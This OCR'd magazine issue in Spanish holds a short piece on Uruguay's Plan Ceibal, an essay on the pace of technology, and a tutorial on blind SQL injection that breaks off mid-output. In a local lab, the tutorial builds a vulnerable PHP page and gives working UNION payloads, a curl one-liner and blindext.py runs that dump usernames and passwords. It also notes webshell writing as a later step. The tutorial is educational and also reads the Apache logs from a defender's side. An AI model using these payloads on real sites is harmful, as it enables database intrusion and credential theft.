El Plan Ceibal ha rendido sus frutos y ha sido galardonado con el Premio Frida, éste es el reconocimiento otorgado a los proyectos que más han contribuido al desarrollo de la sociedad de la información de América Latina y el Caribe.

Deseo manifestar un especial agradecimiento a todo el equipo que labora en el Plan Ceibal, en especial a las personas que me suministraron la información necesaria para la elaboración de este artículo: Lic. Florencia González (Área de Comunicación y Realización Audiovisual), Lic. Alejandra Alcántara (Área de Comunicación y Realización Audiovisual), Inés Blixen (Portal Ceibal), Yeanina Merlo (Mesa de Ayuda), Natalia González (Mesa de Ayuda).

Para mayor información :

Plan Ceibal


www.ceibal.edu.uy

Av. Italia 6201 CP: 11500

Edificio Los Ceibos

Montevideo, Uruguay


Tel.: (598) (02) 6015773



Naudy Villarroel Urquiola
twitter: @naudyu

Vértigo

POR **CLAUDIO DE BRASI**



Una de las cosas de la tecnología actual es que su desarrollo es medio lento, obviamente lleva tiempo. Pero, su implementación es algo que ya da vértigo. Hagamos un poco de historia y veremos. Cuando esto de la computación empezó allí por fines del 70, había una computadora llamada Osborne.

Esta fue la primera computadora portable. (Pantalla de 5" 1 a 4 unidades de disco de 5"1/4 CP/M como S.O. y baterías en un gabinete que pesaba entre 10 y 17Kg, (dependiendo de la configuración).

El Gerente de la compañía que las fabricaba, (creyendo que esto tenía el mismo ritmo que los electrodomésticos comunes), anunció que estaba en desarrollo la Osborne II, la gente dejó de comprar al Osborne pensando que ya llegaba la nueva y la empresa queda con stock muy alto que repentinamente se inmovilizó. La empresa quebró.

Cuando llegaron las PC. Hubo un nivel de fragmentación que incluso hoy asustaría, muchas empresas se dedicaron a sacar su propio equipo en base a las especificaciones básicas de IBM, pero estos no eran 100%, miles de equipos salieron a la calle con una velocidad y características que superaban al IBM-PC pero todas terminaron desapareciendo por el problema de compatibilidad.

Cuando salió al mercado la primera BIOS 100% compatible, el mercado se disparó de nuevo, pero esta vez los precios cayeron abruptamente ya que el problema, y la competencia se animó un poco y luego se estancó.

Poco después empezó una competencia por los programas, donde evidentemente estaba la diferencia para hacer dinero, los desarrollos pasaron a periodos de menos de 3 años. posteriormente los accesorios de hardware, placas VGA, Módem/FAX, Monitores e impresoras. La cosa se empezó a acelerar más y más cuando llegaron los CD-ROM, DVD y la aceleración gráfica para 3D. Algunos desarrollos ya eran planeados a 2 años o incluso año y medio.

Los celulares hace 12 años no enviaban mensaje de texto, y hace 10 aparecía el primer modelo con capacidad de grabar sonido (Un Sony), hace 9 de la pantalla a color y 7 de la cámara fotográfica. Si uno lo piensa, suena casi cavernario y es a una década promedio.

Hoy día la cosa se ha acelerado a un nivel que casi roza la demencia, una empresa es capaz de lanzar 6 a 18 modelos de notebook o netbook para competir en un mercado donde la diferencia es más bien poca.

Los celulares salen a una velocidad que hasta los desarrolladores se confunden. (Motorola consideró dejar de dar soporte a un teléfono que había lanzado al mercado 3 meses antes).

Hoy ya no hay muchos casos de una versión de software a 3 años. Ya se habla de sistemas operativos cada 6 meses o de grandes modificaciones a 24 meses como mucho.

En Software uno podría hablar de upgrades mayores en poco tiempo. Firefox estaba en la versión 4.0 en abril y en Octubre la versión 7.0.

Ya no se habla de un problema menor de Software a solucionar en 3 o 6 meses como en WinNT4. Hoy se puede ver hablar de días u horas. (Yo vi 4 updates de TZData en un solo día).

Me causa particularmente impresión cuando en las entrevistas de trabajo escucho al entrevistador preguntar, ¿Cómo se ve en la empresa a 10 años?. Hace 10 años el OpenGL estaba iniciando en las PC, El Newton había fracasado, El PDA de Palm parecía que no iba a poder contra una agenda y el iPod se creía que no tenía mucho futuro. Hoy viendo el mercado cambiar cada 18 meses o menos, realmente me cuesta imaginar a 10 años.

Una simple oficina puede terminar en una corporación mundial y una gran empresa líder mundial puede pasar a ser sólo un recuerdo.

El presente es así y si uno se para a pensarlo, da vértigo.

Claudio De Brasi
Doldraug@gmail.com
twitter: @Doldraug

PD: Hay una expresión que dice "Paren el mundo, me quiero bajar", pero si nos bajamos enseguida nos vamos a ver solos.

Dedicado a tres personas que aceleraron el mundo y la tecnología informática:

Dennis MacAlistair Ritchie: creador del lenguaje C, miembro creador de Unix.

Steve Jobs: Creador de una de las empresas más pujantes de la historia.

John McCarthy: el padre de la IA, inventor de Lisp.

Osborne, primera computadora portable

sql injection
Guerreros de la oscuridad

ACLARACIÓN: El contenido de este artículo tiene un fin educativo, y para prevención y concientización del uso de buenas prácticas de programación. Ni Marcelo Guazzardo, ni los integrantes de Tuxinfo se harán responsables del mal uso que se le pudiere dar a los conocimientos aquí explicitados.

POR **MARCELO GUAZZARDO**

El objetivo de esta nota, que si puedo será el comienzo de una serie de notas, será hablar del famoso sql injection, esta vez, mostrando una dupla muy usada para construir sitios en internet, como es PHP y MYSQL.

El lector deberá tener conocimientos mínimos de sentencias SQL, (Ya que no es el objetivo de esta nota explicar SQL), y se mostrarán ejemplos básicos de sentencias SQL.

Para poder seguir mejor la nota, mostraré un ejemplo real de una página mal programada adrede, para que se pueda practicar. El lector deberá levantar un entorno LAMPP como se dice ahora, apache, mysql, php con extensiones mysql. La idea es que si tengo tiempo arme una virtual machine para que se pueda seguir el artículo y la ponga en mi página personal, pero por ahora les dejo la tarea para el hogar a ustedes. ;-).

Comenzando

Para los fines de esta nota, voy a seguir los ejemplos con el sitio que doy como ejemplo.

NOTA1: Para este ejemplo, he tomado y modificado algunos datos de un paper de ka0z, lo pueden encontrar en http://www.insecure.in/papers/Blind_MySQL_Injection.pdf

NOTA2: El ejemplo está dado como root, ya que root en mysql tiene privilegios de File, y otros, no en todos los sitios que se puedan inyectar van a encontrar como root el userdb, pero aunque no lo crean, me tocó hacer pen testing, y en algunos estaban corriendo como root ¡el userdb!. La recomendación es más que obvia, JAMÁS se deberá correr una db como root en una aplicación.

Generamos por empezar una base donde alojaremos algunos datos básicos, para la muestra de sql injection.

A continuación, el código:

```
CREATE DATABASE tuxinfo;
USE tuxinfo
CREATE TABLE `users` (
  `id` INT(10) UNSIGNED NOT NULL AUTO_INCREMENT,
  `name` VARCHAR(50) NOT NULL,
  `password` VARCHAR(50) NOT NULL,
  PRIMARY KEY  (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;
-- users --
INSERT INTO `users` VALUES (1, 'administrator', '123456');
INSERT INTO `users` VALUES (2, 'jax0r', 'muestra');
INSERT INTO `users` VALUES (3, 'otro', 'algo');
```

Lo que falta ahora, para los que no saben cómo agregar este código, es ingresarlo a la base. Por ejemplo, a este código, lo llamamos, codigo.sql, y lo agregamos de la siguiente manera.

```
root@hack:/var/www# mysql -h
localhost -p < codigo.sql
Enter password: <aca pondrán
su password de mysql >
```

Luego deberán ver en su motor mysql que la base tuxinfo ha sido correctamente creada.

Ahora, lo que nos estaría faltando, es agregar, una página en PHP, especialmente diseñada para probar el Blind Sql Injection, la pondremos en algún lugar accesible por nuestro web server, en mi caso, como estoy en debian, la voy a poner en /var/www/buggy.php.

Para llegar a este archivo, buggy.php, voy a generar algún archivo al estilo “menú”, pero no va a ser algo muy gráfico, ya que lo único que se quiere mostrar es el concepto.

A continuación, van los dos archivos.

```
<html>
<title>Nivel de Acceso</title>
<b>Niveles Acceso</b>
<br>
<a href="buggy.php?id=1">Administrador</a>
<br>
<a href="buggy.php?id=2">jaxor</a>
<br>
<a href="buggy.php?id=3">otro</a>
```

Y ahora, el famoso buggy.php

```
<?php
# ---- CONFIG -----
$host = 'localhost';
$dbuser = 'root';
$dbpass = 'LACLAVEDETUDB'; ## Esto cambiarlo
$dbname = 'tuxinfo';
# -----------------
echo "<title>DEMO DE BLIND SQL INJECTION</title>";
$db = mysql_connect($host, $dbuser, $dbpass);
if (!$db) {
    die('No pudo conectarse: ' . mysql_error());
}
mysql_select_db($dbname,$db);


$sql = "SELECT * FROM users WHERE id=".$_GET['id'];
        $query = mysql_query($sql);

        if(@mysql_num_rows($query)==0){
                die('No hay columnas');
        }

        $result=@mysql_fetch_row($query);
        echo "<h2><center><u>DEMO DE SQL INJECTION<br>PARA TUX INFO</u><br><br>";
        echo "<font color='#FF0000'>user_id: </font>".$result[0]."<br>";
        echo "<font color='#FF0000'>username: </font>".$result[1]."<br>";
        // echo "Passwd: ".$result[2]."<br>";
        echo "</h2></center>";

        die();

?>
```

Como puse ahí donde dice LACLAVEDETUDB, eso deberán cambiarlo, porque depende del entorno que ustedes hayan elegido.




Figura 1

Entonces, vamos a empezar, luego de tener todo preparado, ¡vamos a empezar!

Entramos por ejemplo a nivel.html, y elegimos el nivel de administrador, esto nos redireccionará a buggy.php?id=1, y se verá la siguiente pantalla (Figura 1)

Como vemos, pasamos en el query string (Lo que va después del ?, para los que no saben, el id =1), y como vemos en la consulta mysql, nos devolverá los datos que imprimimos en la página php.

Inyecciones de veneno

Bueno, vamos a empezar con algo básico, en este caso es poner una ' (comilla simple), al final del query string, quedaría así.

http://192.168.0.113/buggy.php?id=1'

NOTA: en mi caso la ip, es 192.168.0.113, esta es la ip del dhcp que me dio la red casera mía, pero puede variar, no es ningún problema esto.

Una vez, que hemos puesto la comilla, vemos que tenemos que la consulta ha sido modificada, y nos retorna, “No hay columnas”.

Bueno, entonces, empezamos a sospechar que la página es vulnerable a blind sql injection.

Segundo Paso: (y el casi definitorio)

tomamos la consulta anterior, y ponemos una condición verdadera, y luego una condición falsa.

http://192.168.0.113/buggy.php?id=1%20and%201=1

y luego

http://192.168.0.113/buggy.php?id=1%20and%201=0

Y si vemos que en la respuesta de la segunda, faltan datos, ¡es porque casi seguro estamos ante una sql injection!.

Buscando la cantidad de columna de la tabla de la inyección.

Probamos con la siguiente página

http://192.168.0.113/buggy.php?id=1%20order%20by%201--

y vemos que la respuesta, es igual a la que teníamos en la página anterior.

http://192.168.0.113/buggy.php?id=1 order by 3--

y vemos que la respuesta, es igual a la que teníamos en la página anterior.

http://192.168.0.113/buggy.php?id=1%20order%20by%204--

Bingo, acá la respuesta de la consulta cambió, por lo que sabemos entonces que tenemos una tabla con 3 columnas, lo cual es cierto si vemos los campos de nuestra tabla.

Los campos son id, name , y password. Pero vemos que el campo password nunca lo veremos en nuestra consulta, ¿o si?, eso es lo que queremos ver de a poco...

Bueno, acabamos de encontrar que la base de datos, tiene una tabla con 3 columnas, pero aún no sabemos cómo se llama la base de datos (Bueno, en realidad nosotros sabemos, porque lo tenemos corriendo local, pero lo divertido es averiguarlo remotamente, ¡ahora vamos a ver eso!).

Si sabemos que la base tiene 3 columnas, vamos a usar la función unión, (No voy a explicitar sql básico pero lo que hace unión, es juntar dos consultas, al parámetro id, le pasaremos un número negativo, como -1, para anular la primer parte de la consulta, por lo que efectivamente, la consulta que realizaremos es la segunda), ahora lo veremos.




Figura 2

Figura 3




Figura 4

Empezando a recolectar información

Lo que sigue a continuación, son los primeros pasos para una injection sql.

http://192.168.0.113/buggy.php?id=-1%20union%20select%201,2,3--

esto, nos daría la siguiente respuesta en el browser (Figura 2)

Fíjense, que nos aparecieron dos números en el campo user_id, y username, 1 y 2, ahora con esto, ¿qué haremos? ¡Esto significa que estos campos son injectables! Vamos a hacer uso de eso, para ver un ejemplo. Pondré sólo un ejemplo con salida de browser, los demás los comentaré y lo podrán probar ustedes en su entorno (Figura 3)

http://192.168.0.113/buggy.php?id=-1%20union%20select%20database%28%29,version%28%29,3--

Como pueden observar, con esta consulta quiero averiguar la versión de la base de datos, y el nombre de esta. El resultado de esto es:

Nombre de Base de datos: tuxinfo

Versión de la base de datos: 5.1.49-3

Ahora, lo que quiero averiguar, es el nombre del usuario con el que está corriendo esta db (Figura 4)

http://192.168.0.113/buggy.php?id=-1%20union%20select%20user%28%29,@@datadir,3--

Acá por ejemplo vemos, el usuario de la base de datos, y también el directorio raíz del mysql.

Recordemos que vimos que estamos corriendo mysql 5.x, esto es una buena noticia, ya que al tener la base de datos llamada information_schema. Con esta base de datos, podemos hacer consultas para ubicar todas las BASES DE DATOS a las que tengamos permisos con nuestro usuario (En este caso root), y desde esa base, todas las tablas, y aún más, ¡bajarnos los datos de esa tabla!.

Existen en internet, miles de tutoriales que hablan de esto, unos más teóricos que otros, pero lo que vamos a tratar, es mostrar en líneas generales algo de teoría, y luego, vamos en esta primera entrega, a mostrar el uso de una herramienta (¡obviamente con fines educativos!), para poder automatizar las tareas.

Si tengo tiempo, para una segunda entrega, se mostrarán otras cosas que se pueden hacer al descubrir un injection, como :

- Listar Archivos del sistema operativo

- Escribir Archivos dentro del sistema operativo, por ejemplo en el webserver, que podrían en ese caso traer como consecuencia una webshell (Recuerden los comandos exec, passthru, system de php!).

- Se los dejo como tarea del hogar, o en todo caso, lo practican ustedes.

Volviendo al tema que nos

Figura 5

Figura 6

Figura 7

preocupa. Ya saqué el usuario, la db, sé que tiene root, ¿qué más puedo hacer?....

Bueno, sin adentrarnos demasiado en MySQL, cosa que les recomiendo si tienen tiempo y ganas, les voy a pasar otra consulta, ya para averiguar mejor qué tabla es la que estamos consultando, y qué tablas hay en la db.

Usando group_concat

Bueno, en la siguiente consulta, vamos a ver efectivamente, cuál es la tabla de la base de datos que estamos usando, ya sabemos el nombre de la base de datos, ahora queremos saber el nombre de la tabla!. Para eso, usamos el comando de ansi sql group_concat:

http://192.168.0.113/buggy.php?id=-1%20union%20select%201,group_concat%28table_name%29,3%20FROM%20information_schema.tables%20where%20table_schema=database%28%29--

Ahí (Figura 5) ya tenemos el nombre de la DB, la versión, el usuario que la corre, la tabla, ahora vamos a listar las columnas de la db.

Para eso, con la información que recién acabamos de recolectar, vamos a usarla para listar las columnas de una tabla de la db.

Para averiguar las columnas de la tabla, debemos ejecutar la siguiente consulta.

http://192.168.0.113/buggy.php?id=-1%20union%20select%201,group_concat%28column_name%29,3%20FROM%20information_schema.columns%20where%20table_name=0x7573657273--

Ustedes se preguntarán ¿qué es el 0x7573657273 ?

Esta es la representación en hexadecimal de users, para averiguarlo, hacemos la siguiente consulta (¡Gracias Sebastián Romero por el tip!).

```
mysql> select hex("users");
+--------------+
| hex("users") |
+--------------+
| 7573657273   |
+--------------+
1 row in set (0.00 sec)
```

Y a eso le agregamos el 0x para la representación en hexadecimal...

Ahí vemos las columnas (Figura 6) (No sé por que salió repetida, debería revisar), pero las columnas son:

id, name, password.

Ahora, ¡vamos por los datos finales!, si ya sabemos los nombres de las tablas, ¡vamos por el dump final de esas tablas! (Figura 7)

Y la consulta fue:

http://192.168.0.113/buggy.php?id=-1%20union%20select%201,group_concat%28id,0x7c7c,name,0x7c7c,password%29,3%20FROM%20users--

¡ya tenemos todos los datos que queríamos!

Quiero Línea de comandos, ¡no tanto navegador!

Sería lógico que me digan, eh, pero ¿no hay forma de hacer esto mismo por línea de comandos?. Y la respuesta es ¡sí!. La forma de hacerlo es mediante una herramienta muy útil para el manejo de protocolos http, entre otros. (Otra recomendación, es que se estudie el netcat, pero eso queda para ustedes).

```
curl
http://192.168.0.113/buggy.php
?id=-
1%20union%20select%201,group_c
oncat%28id,0x7c7c,name,0x7c7c,
password%29,3%20FROM%20users--
<title>DEMO DE BLIND SQL
INJECTION</title><h2><center><
u>DEMO DE SQL
INJECTION<br>PARA TUX
INFO</u><br><br><font
color='#FF0000'>user_id:
</font>1<br><font
color='#FF0000'>username:
</font>1||administrator||12345
6,2||jax0r||muestra,3||otro||a
lgo<br></h2></center>root@hack
:/var/log/apache2#
```

(En negrita el comando, en letra común, el resultado).

El comando en sí, es:

```
curl
http://192.168.0.113/buggy.php
?id=-
1%20union%20select%201,group_c
oncat%28id,0x7c7c,name,0x7c7c,
password%29,3%20FROM%20users--
```

Como vemos, con curl, podemos hacer consultas a la página, podría automatizarse, es más, existe la librería libcurl, o extensiones curl para php, python, ruby, y seguro otros lenguajes, para programar y aprovecharlo al máximo, como veremos en el próximo párrafo.

Herramientas de automatización

No puedo dejar este tutorial (muy elemental, ya que no se explicitan las bases de SQL, ni se profundizan grandes cosas), sin hablar de las herramientas de automatización que hacen todo esto más sencillo. Hablaré de estas después de que nombre un poco de los logs que se “generan” en nuestro servidor cada vez que se manda una SQL Injection.

Por ejemplo, en la última consulta, el log de apache, que nos queda en el archivo access.log (En mi caso , por utilizar Debian, va a estar en /var/log/apache/access.log, en sistemas RH o derivados , Centos, Fedora, etc, es /var/log/httpd/access.log).

192.168.0.105 - - [08/Oct/2011:02:25:29 -0300] "GET /buggy.php?id=-1%20union%20select%201,group_concat(id,0x7c7c,name,0x7c7c,password),3%20FROM%20users-- HTTP/1.1" 200 472 "-" "Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/20100101 Firefox/7.0.1"

Con lo que acá sacamos las siguientes conclusiones:

El IP 192.168.0.105, es el que nos hizo el injection:

Luego, del Método GET, vemos,

/buggy.php?id=-1%20union%20select%201,group_concat(id,0x7c7c,name,0x7c7c,password),3%20FROM%20users--

Que significa que alguien nos esta queriendo realizar la injection, y ¿sabemos realmente si lo logró?. No hay problemas, eso lo vamos a ver siguiendo el mismo log.

HTTP/1.1" 200

Ese 200, viene de los mensajes de estado del protocolo HTTP, y significa que la conexión se ha realizado correctamente. Esto es, que la injection fue llevada a cabo en forma exitosa, para el atacante, y para el admin del sitio.. una real pesadilla...

Lo que sigue luego, es el user agent, o sea, el agente con el que se realizó el ataque, acá dice que se realizó desde un Windows (uuppss, estoy probando esto desde un windows sorry :S), y el agente, en este caso, firefox 7.0.1. (Aunque esto puede ser fácilmente modificable).

Uds verán, que, cada actividad queda registrada en el server apache, así que nuestras injections van a quedar registradas, siempre en el archivo de logs de apache (Salvo que el admin por algún motivo suicida no actualice el log del apache).

Bueno, ahora que vimos el tema de los logs, vamos a mostrar una herramienta de automatización, llamada blindext.

La bajamos a esta de

www.c0dezone.com/darkc0de/others/blindext.py

lo corremos con un -h, para tener más ayuda:

```
root@hack:~/codes# ./blindext.py -h

   Usage: ./blindext.py [options]        rsauron[@]gmail[dot]com darkc0de.com
        Modes:
        Define: --schema Enumerate Information_schema Database.
        Define: --dump   Extract information from a Database, Table and Column.
        Define: --dbs    Shows all databases user has access too.
        Define: --fuzz   Fuzz Tables and Columns.
        Define: --info   Prints server version, username@location, database name.

        Required:
        Define: -u       "www.site.com/news.php?id=234"
        Define: -s       "truetextinpage"

        Modes dump and schema options:
        Define: -D       "database_name"
        Define: -T       "table_name"
        Define: -C       "column_name,column_name..."

        Optional:
        Define: -r       row to begin extracting info at.
        Define: -p       "127.0.0.1:80 or proxy.txt"
        Define: -o       "ouput_file_name.txt"          Default:blindextlog.txt

   Ex: ./blindext.py --dbs -u "www.site.com/news.php?id=234" -s "textinpage" -o output.txt
   Ex: ./blindext.py --fuzz -u "www.site.com/news.php?id=234" -s "textinpage" -p
127.0.0.1:8080
   Ex: ./blindext.py --schema -u "www.site.com/news.php?id=234" -s "textinpage" -D catalog
   Ex: ./blindext.py --schema -u "www.site.com/news.php?id=234" -s "textinpage" -D catalog -T
orders -p proxy.txt
   Ex: ./blindext.py --dump -u "www.site.com/news.php?id=234" -s "textinpage" -D newjoom -T
jos_users -C username,password
```

Y vemos, que lo primero, es sacar información de la base de datos, eso lo hacemos, con el query string, y un valor válido, del query string original, sin “injectar”.

Como vemos (Figura 8), tenemos como datos de lo que aparecen de la consulta original, la palabra administrador, que la vamos a usar para la herramienta. (administrator es la palabra verdadera en la consulta)

Figura 8

```
root@hack:~/codes# ./blindext.py --info -u "192.168.0.113/buggy.php?id=1" -s "administrator"

|-------------------------------------------------------------|
| rsauron[@]gmail[dot]com                              v3.0   |
|   7/2008      blindext.py                                   |
|      -Blind MySQL v5+ Information_schema Database Enumeration |
|      -Blind MySQL v4+ Data Extractor                        |
|      -Blind MySQL v4+ Table & Column Fuzzer                 |
| Usage: blindext.py [options]                                |
|                    -h help                    darkc0de.com  |
|-------------------------------------------------------------|

[+] URL: http://192.168.0.113/buggy.php?id=1
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
        [+] MySQL >= v5.0.0 found!
[+] Showing database version, username@location, and database name!
[+] 19:42:36
[0]: 5.1.49-3:root@localhost:tuxinfo

[-] 19:42:37
[-] Total URL Requests 227
[-] Done

Don't forget to check blindextlog.txt
```

Bueno, como vemos acá, sacamos la siguiente información:

Ya sabemos que la base es mysql, versión 5.1.49-3, y que corre el usuario root, en localhost, la base de datos tuxinfo. Ya con esto, podemos seguir usando la herramienta.

Todo muy lindo, pero me llenó de logs,

```
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),25
,1))>117 HTTP/1.1" 200 268 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),25
,1))>116 HTTP/1.1" 200 268 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>63 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>95 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>111 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>119 HTTP/1.1" 200 268 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>115 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>117 HTTP/1.1" 200 268 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),26
,1))>116 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),27
,1))>63 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
192.168.0.113 - - [12/Oct/2011:19:50:00 -0300] "GET
/buggy.php?id=1+and+ascii(substring((SELECT+concat(version(),0x3a,user(),0x3a,database())),27
,1))>95 HTTP/1.1" 200 432 "-" "Python-urllib/2.6"
```

Fíjense, que todos estos logs (y que en realidad, son muchísimos más, fueron tan solo para investigar qué user corre la base, la versión, y la db. Imagínense los logs que van a generar, si tratan de bajar más información de la db. Bueno, hecha la aclaración, sigo avanzando con el tema de mostrar la herramienta de automatización. Queremos averiguar el esquema de la db que ya averiguamos el nombre, que se llama tuxinfo. Para eso, en el parámetro, cambiamos el –info por el –schema, y luego, ponemos la base de datos, que es tuxinfo.

```
root@hack:~/codes# ./blindext.py --schema -u "192.168.0.113/buggy.php?id=1" -s
"administrator" -D tuxinfo
|-------------------------------------------------------------|
| rsauron[@]gmail[dot]com                              v3.0   |
|   7/2008      blindext.py                                   |
|      -Blind MySQL v5+ Information_schema Database Enumeration |
|      -Blind MySQL v4+ Data Extractor                        |
|      -Blind MySQL v4+ Table & Column Fuzzer                 |
| Usage: blindext.py [options]                                |
|                   -h help                   darkc0de.com    |
|-------------------------------------------------------------|

[+] URL: http://192.168.0.113/buggy.php?id=1
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
        [+] MySQL >= v5.0.0 found!
[+] Showing Tables from database "tuxinfo"
[+] 20:07:52
[+] Number of Rows:  1

[0]: users

[-] 20:07:53
[-] Total URL Requests 59
[-] Done

Don't forget to check blindextlog.txt
```

Nota: fijarse que todos los logs, quedan en blindextlog.txt. Ahora, vamos a averiguar los campos de la tabla users (recién averiguada):

```
root@hack:~/codes# ./blindext.py --schema -u "192.168.0.113/buggy.php?id=1" -s
"administrator" -D tuxinfo -T users

|-------------------------------------------------------------|
| rsauron[@]gmail[dot]com                              v3.0   |
|   7/2008      blindext.py                                   |
|      -Blind MySQL v5+ Information_schema Database Enumeration |
|      -Blind MySQL v4+ Data Extractor                        |
|      -Blind MySQL v4+ Table & Column Fuzzer                 |
| Usage: blindext.py [options]                                |
|                   -h help                   darkc0de.com    |
|-------------------------------------------------------------|

[+] URL: http://192.168.0.113/buggy.php?id=1
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
        [+] MySQL >= v5.0.0 found!
[+] Showing Columns from database "tuxinfo" and Table "users"
[+] 20:10:38
[+] Number of Rows:  3

[0]: id
[1]: name
[2]: password

[-] 20:10:39
[-] Total URL Requests 137
[-] Done

Don't forget to check blindextlog.txt
```

Como vemos, ya sacamos los campos de la tabla users. id,name,password. Ahora vamos a recopilar los datos que hemos extraído, para hacer ya el volcado (dump) de la data final. **Base de datos**: tuxinfo, **Nombre de tabla**: users, **Campos**: id,name,password. Ahora, vamos a cambiar el parámetro –schema, por el –dump, para poder hacer el volcado final de la tabla users, los campos que le estamos indicando.

```
./blindext.py --dump -u "192.168.0.113/buggy.php?id=1" -s "administrator" -D tuxinfo -T users
-C id,name,password
|-------------------------------------------------------------|
| rsauron[@]gmail[dot]com                              v3.0   |
|   7/2008      blindext.py                                   |
|      -Blind MySQL v5+ Information_schema Database Enumeration |
|      -Blind MySQL v4+ Data Extractor                        |
|      -Blind MySQL v4+ Table & Column Fuzzer                 |
| Usage: blindext.py [options]                                |
